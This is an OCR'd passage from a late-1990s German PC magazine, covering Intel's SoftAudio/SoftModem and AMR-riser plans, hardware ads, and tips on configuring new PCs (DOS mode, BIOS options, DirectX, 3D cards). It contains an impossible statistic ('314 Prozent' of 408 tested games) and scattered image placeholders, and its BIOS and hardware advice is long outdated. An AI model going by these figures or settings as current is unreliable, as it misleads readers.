Jedoch ist ein Pentium II 333 dazu nicht in der Lage: Selbst bei dieser Taktfrequenz bedarf es noch einer Mithilfe der Grafikkarte, um einen ruckelfrei ablaufenden Film auf den Bildschirm zu zaubern. Techniken wie Farbraumkonvertierungen (nVidia Riva 128) und Motion Compensation (ATI Rage Pro/LT, S3 Savage 3D) entlasten die CPU dabei um bis zu 30 Prozent.

Ein Erfolg von SoftDVD blieb also aus. Weitere Gründe sind zudem der damalig sehr hohe Preis des PII 333 und ein nicht vorhandener Bedarf an der DVD-Technologie, der aus einer mangelnden Verfügbarkeit von Software und Filmen resultierte. Zudem, wer kauft sich schon einen PC zum Abspielen von Videos?

Der Prozessor als Soundgenerator

Bei der SoftModem- und SoftAudio-Technologie stehen die Chancen besser. Die Funktionalität dieser Komponenten ist in Software integriert. Damit verringert sich in Zukunft auch der Bedarf an ISA-Steckplätzen, wenn sich diese Technologie durchsetzt. Und die ISA-Steckplätze sind Intel wie auch Microsoft ohnehin ein Dorn im Auge.

Doch ganz ohne Steckplatz scheint die Sache nicht zu funktionieren. Neben einem auf dem Mainboard befindlichen Controller-Chip, der der sogenannten AC97-2.1-Spezifikation entspricht, muß für die Modemfunktionalität weiterhin eine Riser-Steckkarte herhal- ▶

MS-DOS-SPIELE, DIE MIT SOFTAUDIO LAUFEN

In dieser Übersicht nennen wir Ihnen einige getestete Spiele, die laut Aussage von Intel problemlos mit SoftAudio zusammenarbeiten.

- Command & Conquer
- Dark Forces
- Descent
- Duke Nukem 3D
- Heretic
- Madden NFL '97
- MechWarrior II
- MS Flight Simulator
- 7th Guest
- Star Wars Rebels Assault II
- TIE Fighter
- Ultimate Doom Thy Flesh
- Warcraft: Orcs & Humans
- Warcraft II: Tides of Darkness
- Where in the World is Carmen Sandiego

NEXT DIMENSION SAMSUNG. CD-ROM-DRIVE.

Schneller, komfortabler, sicherer – das neue CD-ROM-Laufwerk 32X Max von SAMSUNG bietet Ihnen die Datenkommunikation der Zukunft. Als logische Weiterführung der mehrfach ausgezeichneten SAMSUNG CD-ROM-Drive-Familie öffnen sich Ihnen jetzt völlig neue Dimensionen des schnellen Datentransfers: 32fach-Höchstgeschwindigkeits-Drive, Abspielmöglichkeit von 8- und 12-cm-CDs, CD-RW-kompatibel, Atapi-Schnittstelle und höchste Datentransferraten durch CAV, horizontal und vertikal einbaubar. Und natürlich können Sie mit SAMSUNG schon heute in die Datenwelt des 21. Jahrhunderts einsteigen: von CD-RW-Laufwerken für einmal und wiederbeschreibbare CDs bis zu DVD-ROM-Laufwerken mit Datenraten bis zu 6,4 MB / sec. Die Innovation. SAMSUNG.














ELECTRONICS

SAMSUNG Electronics GmbH, Am Kronberger Hang 6, 65824 Schwalbach/Ts., Tel.: 0180/5121213*, Fax: 0180/5121214*, Internet: http://www.samsung.de

*Gebührenpflichtige Rufnummern (48 Pf/min.)



EIN ERSTES BILD einer Soft-Modem-Riser-Karte, wie Intel sie sich vorstellt. Sie soll in Billig-PCs Modems und Soundkarten überflüssig machen.

ten. Auf dieser befinden sich ein einfacher Digital-Analog-Konverter sowie die Anschlußbuchsen. Für die Kommunikation mit dem Mainboard sorgt ein sogenannter AMR-Connector (Audio Modem Riser).

Die Aufbereitung des Sounds, zusätzlicher Effekte und der Modemsignale erfolgt durch den Prozessor. Dabei sollen mit SoftAudio alle Features einer einfachen Soundkarte möglich sein. Angefangen vom Abspielen einer Audio-CD über Wavetable MIDI, Aufnahmen über Mikrofon und der Emulation von Sounds alter MS-DOS-Spiele soll alles funktionieren. Und dabei verspricht Intel, daß selbst für rechenintensive 3D-Spiele noch genügend CPU-Power zur Verfügung steht.

Laut Intel bleiben einem 300-MHz-PC99-System (Celeron A, 300 MHz, 128 KByte On Chip Cache) mit einer PCI-Soundkarte rund 266 MHz als Rechenleistung für DirextX-3D-Spiele übrig. Mit SoftAudio soll immerhin noch die Leistung eines 233-MHz-Systems verbleiben. Und selbst alte MS-DOS-Spiele sollen in der DOS-Box von Windows 98 trotz Emulation mit guter Performance laufen.

Garantiert kompatibel?

In puncto Kompatibilität verspricht Intel, daß es kaum zu nennenswerten Schwierigkeiten kommt. Immerhin 314 Prozent der 408 getesteten MS-DOS-Spiele ab 1991 kommen laut einer Studie von Intel mit SoftAudio zurecht. Bei den 20-Bestseller-Games der Jahre 1994 bis 1997 sollen es gar 90 Prozent sein. Probleme gibt es in erster Linie mit Programmen, deren Sounds auf einer FM-Synthese beruhen.

Die Tests liefen laut Intel unter Windows 98, wobei der Emulations-Treiber eine Sound-Blaster-Pro- und MPU-401-MIDI-Kompatibilität sicherstellt. Im Vergleich zu einer Sound-Blaster-Pro-2.0-Karte mit OPL3 sollen die Ergebnisse bis auf die Probleme mit der FM-Synthese in der gleichen Größenordnung liegen. Sprich: Angeblich gibt es laut Intel mit SoftAudio nicht mehr und nicht weniger Kompatibilitätsprobleme wie mit einer normalen Soundkarte.

Nachdem damit auch die Game- oder MIDI-Ports auf den Soundkarten der Vergangenheit angehören, könnte sich damit mangels Alternativen dann auch endlich der USB (Universal Serial Bus) auf breiter Front durchsetzen. Zum Spielen braucht es schließlich auch einen Joystick. Auch Boxen lassen sich dann am USB anschließen.


Die lang ersehnte FireWire-Schnittstelle (IEEE1394) hat Intel hingegen erst mal auf Eis gelegt. Anders als zu Beginn dieses Jahres noch angekündigt, wird die Unterstützung dieser Multimedia-Schnittstelle für Videorecorder, DVD-Abspielgeräte, digitale Kameras und Massenspeicher zunächst nicht in die Intel-Chipsätze integriert. Hier überläßt Intel derzeit das Feld Herstellern wie Adaptec, die bereits Controller in Form von Steckkarten anbieten. Anscheinend will Intel hier erst die Akzeptanz des Marktes beobachten.

Ausblick

Faßt man die Pläne von Intel zusammen, so können Sie sich leicht ausmalen, wie der Basic PC im Jahr 2000 aussieht. In einem Gehäuse – vielleicht ähnlich dem einer Playstation – befinden sich ein Mini-Mainboard, das alle Features sämtlicher Steckkarten vereint, mitsamt Prozessor, Speicher und dem Chipsatz. Neben einer Klappe zur Aufnahme von DVDs, einem VGA-, Sound- und Modemausgang sowie einem USB- oder besser noch Infrarot-Port ist alles für eine Kommunikation mit der Außenwelt vorhanden.

Ist irgend etwas defekt oder die Box für brandaktuelle Spiele zu langsam, schmeißt man sie einfach weg und holt sich eine neue – schöne neue PC-Welt.

FKH





ISA IST TOT, es lebe der AMR-Connector. Mit diesem Steckplatz will Intel die SoftModem- und SoftAudio-Technologie einführen.



Mehr Tools!

Vergessen Sie alles, was Ihnen andere Utilities versprechen!





HILCHNERs PTS-UnInstaller hat schon in der Vergangenheit die **Fachpresse** „mit teilweise herausragenden Leistungen" (PC Professionell 8/97) beeindruckt: „Sehr genau und unerbittlich" löscht der PTS-UnInstaller Installationen, die er überwacht hat. „Vorbildlich ist auch das Säubern der Sytemdateien" (PC Intern 3/98).

Aber jetzt kann er noch viel mehr! Wir haben ein **neues Konzept** entwickelt, **damit jetzt endlich auch schon bestehende Anwendungen deinstalliert werden können!** Ein völlig neuer Assistent macht das Löschen damit zum Kinderspiel! **Dies natürlich auch unter Windows 98.**

Ein weiterer Assistent ermöglicht den komfortablen Zugang zu den wichtigsten Funktionen. Und vergessen Sie einfach die leidige DLL-Problematik: Der PTS-UnInstaller 98 löscht nur das, was wirklich gelöscht werden darf!

Ein deutliches **Plus in puncto Bedienerfreundlichkeit und Funktionsumfang** – dies ist unsere PTS-UnInstaller 98 GOLD-EDITION!

Auf Bewährtes haben wir natürlich nicht verzichtet: Weiterhin werden doppelte Dateien „in Rekordzeit" (PC Professionell 8/97) aufgespürt und im Handumdrehen entfernt. Weiterhin können bei der Deinstallation die Files erst einmal in ein Backup-Verzeichnis gelegt und somit auf Wunsch nicht sofort, sondern erst später endgültig gelöscht werden. Weiterhin liefern wir eine „gute Online-Hilfe" (CHIP) mit, damit Sie schnell auch mal etwas nachlesen können. Und die Benutzeroberfläche ist und bleibt „attraktiv und übersichtlich" (ComputerBILD 21/97).







Das neue PTS-PowerUp 98 ist das ControlCenter, um Ihre Windows-Umgebung so anzupassen und zu verwalten, wie Sie sie benötigen! Im völlig neuen Design und mit erheblich erweitertem Funktionsumfang bietet der Nachfolger des von der Fachpresse gefeierten PTS-ControlManagers die Tuning-Möglichkeiten, die Sie in Windows 98/95 und NT vergeblich suchen.

- **Völlig neu entwickeltes Modularkonzept: Laden Sie neue und erweiterte Konfigurations-Module auch nach dem Kauf des PTS-PowerUp 98 gratis von unserer Internet-Site herunter!**
- Systemeinstellungen schnell, einfach und effektiv verändern
- Über 90 versteckte Einstellungen und Funktionen für WIN 98/95 und NT sofort verfügbar
- Einbinden und Starten beliebiger Programme über die Task-Leiste
- Ändern sämtlicher System-Icons
- Direktzugriff auf die Registrierdatenbank von Windows
- Einbinden all Ihrer vorhandenen Tools und Utilities in PTS-PowerUp 98
- Neues Design: Zugriff auf alle Einstellungen über SideBar

Urteile der Fachpresse:
PC-Shopping 10/98: „verblüffend einfache Bedienung und viele effektive Systemeinstellungen" (37 von 40 möglichen Punkten)
PC Intern 9/98: „sehr gut – eine echte All-in-one-Lösung, mit der Sie Windows kräftig unter die Arme greifen können"
c't 17/98: „braucht sich nicht hinter TuneUp 97 oder Registry Inkognito 5.0 zu verstecken"
IT-SALES WEEK 37/98: „optimales Universalwerkzeug"
CHIP 10/98: „ein Highlight sind die Sicherheitsfunktionen"







... mehr Tools brauchen Sie nicht:



* unverb. Preisempfehlung

HILCHNER Daten & Medien
Rheinfährstraße 201 · D-41468 Neuss
Telefon: 02131/3494-0 · Fax: 02131/3494-99

Internet: http://www.hilchner.de
e-Mail: Info@Hilchner.de



Niederlande: **A-Klasse**, Tilburg, NL-013-4560969, eMail: aklasse@tip.nl
Schweiz: **Senn Multimedia AG**, 8042 Zürich, CH-01-3501373
Österreich: **W. Himmelbauer**, 2070 Retz, A-02942-20670-10

Viele der abgebildeten PTS-Software-Produkte erhalten Sie z.B. bei: **Karstadt·Hertie, Galeria Kaufhof-Horten, Vobis, Media Markt, allkauf, Saturn, ProMarkt, Brinkmann, Marktkauf, dixi**, in vielen **expert**-Filialen, bei **Pearl Agency**, im gut sortierten Fachhandel und bei Ihrem Buchhändler.

+++ www.HILCHNER.de +++ www.EURO-SHOP.de +++

Tips und Tricks

Nachhilfe

Wer seinen PC als Komplettpaket kauft, erwartet ein optimal abgestimmtes System. Das ist aber fast nie der Fall. Mit unseren Tips helfen Sie nach.

MICHAEL ECKERT

Auspacken, anschließen, einschalten – geht nicht. So unangenehm sind die ersten Erfahrungen mit einem neu erworbenen PC in der Regel nicht: Alle Komplett-PCs bis 2000 Mark liefen in unserem Test auf Anhieb. Allerdings muß man immer mit einem Transportschaden rechnen.

Wenn nichts geht

Deshalb wenden wir uns zuerst dem schlimmsten Fall zu: Der PC funktioniert nach dem Auspacken überhaupt nicht. Das ist kein Anlaß zur Panik, denn nach unserer Erfahrung ist die Ursache fast immer beim unsanften Transport zu suchen.

Hier gilt es zu entscheiden, ob man die Garantie des Herstellers in Anspruch nimmt oder selbst nach dem Rechten schaut. Ein Anruf beim Verkäufer ist auf jeden Fall anzuraten. Hat das Gerät schon äußerlich durch den Transport gelitten, sollten Sie sofort das Transportunternehmen in die Pflicht nehmen und den Schaden umgehend melden.

Nach einem Umzug mit einem älteren PC oder wenn kein Garantiesiegel vorhanden ist, versuchen Sie den Fehler einzugrenzen: Öffnen Sie das Gehäuse, und kontrollieren Sie, ob alle Erweiterungskarten fest in ihren Steckplätzen sitzen. Anfällig sind hier insbesondere AGP-Grafikkarten, die gerne aus ihrem Sockel rutschen.

Oft hat sich auch der Prozessor aus seinem Sockel/Slot gelöst, oder der Arbeitsspeicher ist nicht richtig in seinen Steckplätzen eingerastet. Schauen Sie hier besonders genau nach, ob diese Komponenten eingerastet sind. Wenn der PC nur sporadisch oder erst nach einigen Minuten ausfällt, sollten Sie die einwandfreie Befestigung des CPU-Kühlkörpers/Lüfters kontrollieren.

Auch wenn alles einwandfrei funktioniert, empfiehlt sich grundsätzlich nach dem ersten Einschalten und eventuell notwendiger Vervollständigung der Windows-Installation ein detaillierter Check der Festplatte. Das erledigen sie unter Windows bequem mit ScanDisk. Sie finden das Tool im *Start*-Menü unter *Programme/Zubehör/Systemprogramme*.

Führen Sie einen Intensivtest durch, und lassen Sie die eventuell gefundenen Fehler nicht automatisch korrigieren. So haben Sie jederzeit einen Überblick, was passiert. Findet ScanDisk beim Intensivtest der Platte physikalische Fehler (also keine Dateisystemfehler), dann hat die Platte einen schwerwiegenden Defekt. Setzen Sie sich in so einem Fall mit dem PC-Händler in Verbindung.

Konfiguration verbessern

Die im PC-Magazin-Labor eintreffenden Systeme sind in der Regel nur unzureichend eingerichtet. Meistens spielen die Hersteller einfach Windows in der Standardkonfiguration auf die Festplatte, ohne auf die Eigenheiten der Hardware einzugehen. Dabei genügen meist schon wenige Software-Änderungen, um den PC in zehn Minuten optimal einzustellen.

DOS-Modus richtig konfigurieren

Nur wenige der im PC Magazin getesteten PCs sind für den Betrieb unter MS-DOS sauber konfiguriert. So können Sie oftmals nach dem Wechsel in den MS-DOS-Modus Maus, CD-ROM-Laufwerk oder die Soundkarte nicht nutzen.


Die scheinbar einfachste Lösung, die entsprechenden Treiber in die *config.sys* und/oder *autoexec.bat* einzutragen, empfiehlt sich nicht: Entweder stört die DOS-Software den Betrieb, oder Windows bootet nicht mehr. Das CD-ROM-Laufwerk arbeitet dann in der DOS-Konfiguration unter Windows im besten Fall im Kompatibilitätsmodus. Das heißt: Es kann die langen Dateinamen von Windows 95/98 mit mehr als acht Zeichen nicht mehr lesen.

Die umständliche Installation eines Bootmenüs für verschiedene Startkonfigurationen sparen Sie sich. Die einfachste und auch bekannteste Lösung ist die Datei *dosstart.bat*, die Windows 95/98 startet, wenn Sie das Betriebssystem mit *Beenden/Im MS-DOS-Modus neu starten* verlassen. Die Datei ersetzt hierbei die *autoexec.bat*.

Die Befehle für den Maustreiber und für das CD-ROM-Laufwerk (*mscdex.exe*) bringen Sie in der *dosstart.bat* unter. Der für die *config.sys* vorgesehene Gerätetreiber des CD-ROM-Laufwerks kann dort verbleiben, denn er stört in der Regel unter Windows nicht.

Eleganter, sicherer und effizienter ist dagegen unser Trick. Dieser bewirkt, daß beim Wechsel in den MS-DOS-Modus zuerst ein richtiger Reset ausgeführt wird. Anschließend startet das System neu direkt nach MS-DOS und verwendet die speziellen Gerätetreiber der Hersteller.

Die Vorbereitungen dazu erfolgen unter Windows 95/98: Wechseln Sie in das Verzeichnis von Windows. Dort suchen Sie die Datei MS-DOS-Modus (eigentlich ist es nur eine Verknüpfungsdatei zur *command.com*).




LUXUS: Nutzen Sie beim Wechsel in den MS-DOS-Modus eigene Systemdateien.



Nach einem Klick mit der rechten Maustaste auf das Icon wechseln Sie in das *Eigenschaften*-Dialogfenster der Verknüpfung.

Hier geht es im Register *Programm* weiter. Klicken Sie auf die Schaltfläche *Erweitert*, um an die für uns wichtigen Optionen heranzukommen. Wenn Sie in dem neuen Fenster das Kontrollfeld *Neue MS-DOS-Konfiguration* aktivieren, gibt Windows die zwei Textfelder *config.sys für MS-DOS-Modus* und *autoexec.bat für MS-DOS-Modus* frei. Dort dürfen Sie beliebige Treiber und Programme für MS-DOS eintragen. Wenn Sie fertig sind, bestätigen Sie die Änderungen – das war's.

Beim nächsten Wechsel mit *Beenden/Im MS-DOS-Modus neu starten* benennt Windows die Original-Systemdateien in *autoexec.wos* und *config.wos* um. Die Eintragungen aus dem *Eigenschaften*-Dialog (eigentlich eine *pif*-Datei) nehmen dann den Platz der Originale ein.



IRRTUM AUSGESCHLOSSEN: Das Dxtool zeigt Ihnen die Versionsnummer von DirectX im Klartext.

Auf diese Weise nutzen Sie voneinander unabhängige Systemdateien für Windows und MS-DOS. Wenn Sie mit der Arbeit unter MS-DOS fertig sind, starten Sie vor dem Ausschalten des PC

```
exit
```

in der Eingabeaufforderung von MS-DOS. Er bewirkt, daß die Original-Systemdateien wieder ihren angestammten Platz einnehmen und Windows sauber startet.

Noch ein kleiner Trick: Wenn Sie den *exit*-Befehl vergessen haben, bleiben Sie beim nächsten Neustart auf der *[Esc]*-Taste, bis Sie die Startmeldung von Windows sehen. Auch hierbei setzt das Betriebssystem die alten Systemdateien wieder an ihren alten Platz und bootet einwandfrei.

BIOS prüfen

Insgesamt war das Mainboard-BIOS bei allen Testkandidaten vernünftig eingestellt. Hier und da sind aber 5 bis 6 Prozent mehr Systemleistung drin, wenn Sie von Hand optimieren.

Über die Unterschiede der einzelnen BIOS-Varianten von Award, AMI und Phoenix haben wir bereits in PC Magazin 8/98 ab S. 104 berichtet. Dort finden Sie Informationen zum BIOS-Update und zu Speichertypen. Nachfolgend eine Übersicht der wichtigsten Menüpunkte mit den besten Einstellungen:

Auf *Enabled* stellen Sie die diese Menüpunkte:

- *L1 Cache*
- *L2 Cache*
- *Quick Boot*
- *Passive Release*
- *Delayed Transaction*
- *PCI 2.1 Support*
- *Chipset Special Features*
- *Chipset Global Features*
- *Pipelining*
- *Write Combining*
- *Auto Configuration*
- *Turbo Read Leadoff*
- *DRAM Speculative Leadoff*

Folgende Punkte sollten Sie auf *Disabled* ändern, weil Sie nicht mehr zeitgemäß sind oder längst von Windows bzw. vom jeweiligen Gerätetreiber besser umgesetzt werden:

- *Above 1MB Memory Test*
- *Floppy Seek*
- *Spectrum Spread*
- *Gated Clock*
- *Cache ECC*:
- *System BIOS cacheable*
- *Video BIOS Shadow*
- *Video BIOS Cacheable*
- *xx000-xxFFF Shadow:*
- *Turn Around Insertion*

Daneben gibt es Optionen im Mainboard-BIOS, die nicht mit *Enabled* oder *Disabled* arbeiten. Ändern Sie folgende Punkte:

IDE0-3: Stellen Sie die Plattenerkennung und Betriebsart auf *Auto*

Cache Mode: Versuchen Sie es auf jeden Fall zuerst mit *Write back*, sonst mit *Write through*


Video RAM Cache Method: Bei einem Pentium II und den Celeron-CPUs stellen Sie diese Option auf *USWC*, sonst *UC* oder *uncached*

Von einigen Einstellungen im Mainboard-BIOS lassen Sie besser die Finger. Stellen Sie die Speichereinstellungen auf *Auto Configuration*, und ändern Sie dann folgende Punkte nicht mehr:

- *RAS To CAS Delay*
- *Refresh RAS# Assertion*
- *DRAM Read Burst*
- *DRAM Write Burst*

Mainboard gesucht

Viele PCs kommen zwar mit kompletter Dokumentation, jedoch erfahren Sie oft aus den Handbüchern nicht einmal den Hersteller bzw. die genaue Bezeichnung der Einzelkomponenten. Besonders davon betroffen sind Mainboards, die gelegentlich nicht einmal auf der Platine den Namen des Herstellers angeben. Statt dessen gibt es eine kryptische Typenbezeichnung, mit der Sie nichts anfangen können.



PRAKTISCH: Stellen Sie den Regler auf *Fast*, damit sich die Klappmenüs schneller öffnen.

Solange alles reibungslos funktioniert, ist das kein Problem. Was aber, wenn ein BIOS-Update fällig ist, weil Sie eine neue CPU einsetzen wollen? Hier hilft das Internet. Unter

```
www.motherboards.org/search/
➥wais.cgi
```

gibt es eine Datenbank, in der Sie auf die Suche nach dem Hersteller gehen können. Dazu reicht die Produktbezeichnung aus. Ist die Firma ermittelt, besorgen Sie sich von deren Internet-Seite das BIOS-Update oder neue Treiber.

DirectX-Version checken


Windows 98 ist zwar das derzeit aktuelle Microsoft-Betriebssystem für Standardanwendungen, aber trotz seines jugendlichen Alters ist es nicht aktuell, was DirectX betrifft. So waren keineswegs alle Testkandidaten mit DirectX 6 ausgerüstet, sondern verwendeten die in Windows 98 enthaltene Version 5. Das traf sogar auf PCs mit dem AMD K6-2 zu, der seine volle Leistung bei 3D-Spielen erst mit DirectX in der Version 6 erreicht.

Prüfen Sie deshalb Ihre DirectX-Version. Am einfachsten geht das mit ➲

dem Hilfsprogramm Dxtool, daß Ihnen die Versionsnummer im Klartext präsentiert. Auf der vorherigen Seite sehen Sie, wie sich ein mit DirectX 6 aufgepepptes Windows 98 darstellt. Die Versionsnummer 5 bei *DirectInput* und *DirectSound* ist derzeit noch normal. Diese Komponenten ändern sich wahrscheinlich in folgenden DirectX-Versionen.

DirectX-Funktion kontrollieren

Wenn Sie Probleme mit der Grafik bei 3D-Spielen oder generell mit der Soundkarte haben, führen Sie mit Dxdiag einen



BEI DIRECTX 6 INKLUSIVE: Testen Sie mit Dxdiag, ob DirectX einwandfrei mit Ihrer Hardware funktioniert.

Test durch. Das Programm wird von DirectX 6 automatisch auf der Festplatte im Ordner *Programme/Directx/Setup* installiert. Die entsprechenden Testoptionen finden Sie im Programm unter den Registern *Display* und *Sound*.

3D-Booster für Spiele

In Sachen 3D-Spiele ist vor allem der Compaq Presario 5502 nicht zu gebrauchen. Die serienmäßig eingebaute Grafikkarte ATI Rage IIC ist sogar mit älteren 3D-Spielen viel zu langsam.

Hier bietet sich eine PCI-Zusatzkarte mit dem Grafikchip 3Dfx Voodoo Graphics an. No-Name-Produkte gibt es schon für weniger als 100 Mark. Der Presario 5502 erreicht beispielsweise mit einer miro Hiscore 3D (150 Mark) bei dem Spiel *Incoming* 30 fps (Bilder pro Sekunde) statt 7 fps mit der Originalausstattung. Eine Voodoo2-Karte (zwischen 320 und 450 Mark) beschleunigt den PC sogar auf 58 fps.

Mit einer 2D/3D-Kombikarte kommen Sie allerdings billiger weg. Eine auf einem 3Dfx Voodoo Banshee basierende Grafikkarte mit 16 MByte RAM gibt es ab 300 Mark. Sie ist Voodoo-kompatibel und erreicht fast die Leistung eines Voodoo2-Boards.

